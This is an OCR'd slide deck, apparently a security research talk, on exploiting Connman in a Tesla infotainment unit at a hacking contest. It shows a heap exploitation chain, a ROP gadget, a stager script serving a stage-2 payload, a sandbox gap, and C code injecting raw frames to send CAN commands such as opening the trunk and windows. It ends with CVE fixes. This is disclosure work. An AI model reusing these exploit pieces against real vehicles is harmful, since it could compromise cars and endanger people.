
DHCP Renew is broken in Connman even in normal operation,

because of a Tesla commit

SYNACKTIV

Infoleak

Patching the DHCP hostname string



Leak

Known libc pointer (until first null byte)

SYNACKTIV

Code execution

One shot code execution

1

Same method as for the leak

The same action are performed another time to get another double reference on a controlled chunk

2

One arbitrary write

Known (and simple) technique to get arbitrary write from libc metadata corruption: tcache poisoining

https://github.com/shellphish/how2heap

3

Libc hook patched

The well known realloc_hook is patched to target a gadget inside a library

4

Reallocate a buffer

A lot of data is sent to the receiving buffer which will trigger a realloc() inside the glib while resizing it. The first argument targets controlled memory.

5

Stack pivot + ROP

One gadget is used to set the stack in the controlled buffer and then a ROP chain is executed

Code execution

One shot code execution

But...

Tesla updated the libc from 2.29 to 2.34


2 weeks before the contest

~~**One arbitrary write**~~

Tcache poisoning needs an additional infoleak

~~**Libc hook patched**~~

Libc hooks have been removed



Code execution (2)

Execution flow hijacking

```
int __connman_inet_ipv6_send_rs(index, timeout, callback, user_data)
{
        // ...
        data->timeout = g_timeout_add_seconds(timeout, rs_timeout_cb, data);
}
```

RBP →

```
/*
* This callback struct is used when sending router and neighbor
* solicitation and advertisement messages.
*/
struct xs_cb_data {
        GIOChannel *channel;
        void *callback;
        struct sockaddr_in6 addr;
        guint timeout;
        guint watch_id;
        void *user_data;
};
```

Gadget #1


```
leave
pop r13
pop r14
pop r15
ret
```

→ ROP Chain

SYNACKTIV

Stager

Code injection




```
sock.bind(('192.168.91.254', 5557)) // + Config NAT
conn, addr = sock.accept()
conn.send(open("payload/bin/stage2.bin","rb").read())
conn.close()
```

SYNACKTIV

Sandboxes

Restricted code execution

Sandbox	Restrictions in connman
Iptables	✗ The only allowed outputs are DNS and WISPR queries. Input paquets on wlan0 are also restricted.
Kafel (seccomp)	✗ Only syscalls used by connman code are allowed. Sometimes, the arguments are also checked.
AppArmor	✗ Filter socket type and algo. ✗ Whitelist VFS path access for open and exec ✓ Defines a few **capabilities**

Network

A hole in the sandboxing

```
capability sys_time
capability net_raw
capability net_admin
capability net_bind_service
capability dac_override

deny network inet6
network inet raw
network inet dgram
network inet stream
network packet dgram
network netlink raw
network netlink dgram
```

Allow to send raw packets directly in network interface

Netlink interfaces attack surface

2 kernel bugs found :

- 1x arbitrary kfree()
- 1x OOB write in kernel memory


Each can lead to LPE from connman

- Whole network config can be changed (interface names, routes, ...)
- Minimalist kernel config : cannot change iptables

SYNACKTIV

Raw socket


Packet injection



SYNACKTIV

CAN messages

Construct messages



Partial CAN database available online
https://github.com/joshwardell/model3dbc

```
.data:00000000002480A0 UI_vehicleControl2_ptr dq offset UI_vehicleControl2 ; "UI_vehicleControl2"
.data:00000000002480A8                 dd 3B3h                 ; CAN id
.data:00000000002480AC                 dd 8
.data:00000000002480B0                 dd 1F4h
.data:00000000002480B4                 dd 21h
.data:00000000002480B8                 dq 0
.data:00000000002480C0                 dq offset ETH_UI_vehicleControl2_signals
.data:00000000002480C8                 dq offset CANBusList
.data:00000000002480D0                 dq offset aUiVehiclecontr_1 ; "UI_vehicleControl3"
.data:00000000002480D8                 dd 274h
.data:00000000002480DC                 dd 1
.data:00000000002480E0                 dd 1F4h
.data:00000000002480E4                 dd 1
.data:00000000002480E8                 dd 0
.data:00000000002480EC                 dd 0
.data:00000000002480F0                 dq offset ETH_UI_vehicleControl3_signals
.data:00000000002480F8                 dq offset CANBusList
```

libQtCarCANData.so.1.0.0
contains all information for messages decoding

CAN messages

Construct messages

-zsh

```
UI_vehicleControl CAN_ID=0x273
        UI_accessoryPowerRequest 1
        UI_frontFogSwitch 0
        UI_summonActive 0
        UI_frunkRequest 1
        UI_wiperMode WIPER_MODE_NORMAL
        UI_steeringBacklightEnabled STEERING_BACKLIGHT_DISABLED
        UI_steeringButtonMode STEERING_BUTTON_MODE_OFF
        UI_walkUpUnlock 0
        UI_walkAwayLock 0
        UI_unlockOnPark 1
        UI_globalUnlockOn 1
        UI_childDoorLockOn 0
        UI_lockRequest UI_LOCK_REQUEST_IDLE
        UI_alarmEnabled 0
        UI_intrusionSensorOn 0
        UI_stop12vSupport 0
        UI_rearFogSwitch 0
        UI_mirrorFoldRequest MIRROR_FOLD_REQUEST_IDLE
        UI_mirrorHeatRequest 0
        UI_remoteStartRequest UI_REMOTE_START_REQUEST_IDLE
        UI_seeYouHomeLightingOn 0
        UI_powerOff 0
        UI_displayBrightnessLevel 30.5
        UI_ambientLightingEnabled 1
        UI_autoHighBeamEnabled 0
        UI_frontLeftSeatHeatReq HEATER_REQUEST_OFF
        UI_frontRightSeatHeatReq HEATER_REQUEST_OFF
        UI_rearLeftSeatHeatReq HEATER_REQUEST_OFF
        UI_rearCenterSeatHeatReq HEATER_REQUEST_OFF
        UI_rearRightSeatHeatReq HEATER_REQUEST_OFF
        UI_autoFoldMirrorsOn 1
        UI_mirrorDipOnReverse 1
        UI_remoteClosureRequest UI_REMOTE_CLOSURE_REQUEST_IDLE
        UI_wiperRequest WIPER_REQUEST_FAST_CONTINUOUS
        UI_domeLightSwitch DOME_LIGHT_SWITCH_OFF
        UI_honkHorn 0
        UI_driveStateRequest DRIVE_STATE_REQ_IDLE
        UI_rearWindowLockout 0
```

-zsh

```
UI_vehicleControl2 CAN_ID=0x3b3
        UI_gloveboxRequest 0
        UI_trunkRequest 1
        UI_DMCUpdateInhibit 0
        UI_WCUpdateInhibit 0
        UI_soundHornOnLock 0
        UI_locksPanelActive 0
        UI_PINToDriveEnabled 0
        UI_PINToDrivePassed 0
        UI_lightSwitch LIGHT_SWITCH_ON
        UI_readyToAddKey 0
        UI_alarmTriggerRequest 0
        UI_VCSECFeature1 0
        UI_VCLEFTFeature1 1
        UI_summonState SNA
        UI_userPresent 1
        UI_freeRollModeRequest 0
        UI_windowRequest WINDOW_REQUEST_GOTO_OPEN
        UI_batteryPreconditioningRequest 0
        UI_coastDownMode 0
        UI_autopilotPowerStateRequest AUTOPILOT_NOMINAL
        UI_shorted12VCellTestMode SHORTED_CELL_TEST_MODE_SHADOW
        UI_autoRollWindowsOnLockEnable 0
        UI_efuseMXResistanceEstArmed 0
        UI_conditionalLoggingEnabledVCSE 0
```

SYNACKTIV

Raw socket

Packet injection

```
addr.sll_ifindex = my_if_nametoindex("eth0");
int fd = my_socket(AF_PACKET, SOCK_DGRAM, 0);

struct raw_frame * raw_1 = build_udp_frame(
    IP_192_168_90_100, IP_192_168_90_102, 4321, 4321,
    "\x42\x73\xa1\xc0\x00\x00\x3d\x01\x30\x06", 10
);
if (raw_1 == NULL) {
    return;
}
struct raw_frame * raw_2 = build_udp_frame(
    IP_192_168_90_100, IP_192_168_90_102, 4321, 4321,
    "\x43\xb3\x02\x82\x44\x08\x00\x00\x00\x00", 10
);
if (raw_2 == NULL) {
    return;
}

while (1) {
    my_sendto(fd, raw_1->frame, raw_1->frame_len, 0, (struct sockaddr *)&addr, sizeof(addr));
    my_msleep(100);
    my_sendto(fd, raw_2->frame, raw_2->frame_len, 0, (struct sockaddr *)&addr, sizeof(addr));
    my_msleep(100);
}
```

SYNACKTIV

Demo

This was our first attempt on a real car

Fixes

Connman & Kernel

```
--- a/gweb/gweb.c
+++ b/gweb/gweb.c
@@ -918,7 +918,7 @@ static gboolean received_data(GIOChannel
                }

                *pos = '\0';
-               count = strlen((char *) ptr);
+               count = pos - ptr;
                if (count > 0 && ptr[count - 1] == '\r') {
                        ptr[--count] = '\0';
                        bytes_read--;
```

Connman : CVE-2022-32292

wispr: Update portal context references

Maintain proper portal context references to avoid UAF.

Connman : CVE-2022-32293

Kernel : CVE-2022-42430

Kernel : CVE-2022-42431

SYNACKTIV

Conclusion

- **Long work: almost 1 year**
  - Back to non-trival vulnerability after long vulnerability research
  - Working in parallel of updates made us rewrite the exploit multiple times
- **Many help from ZDI and Tesla at the end**
  - Tesla provided us an ECU that can receive updates
  - ZDI and Tesla give us updates
  - Version freeze 2 weeks before the event
  - **Thanks to them**
- **Was fun**
- **We didn’t win the car ☹ even if the impact is the same as some Tier2 entries**

SYNACKTIV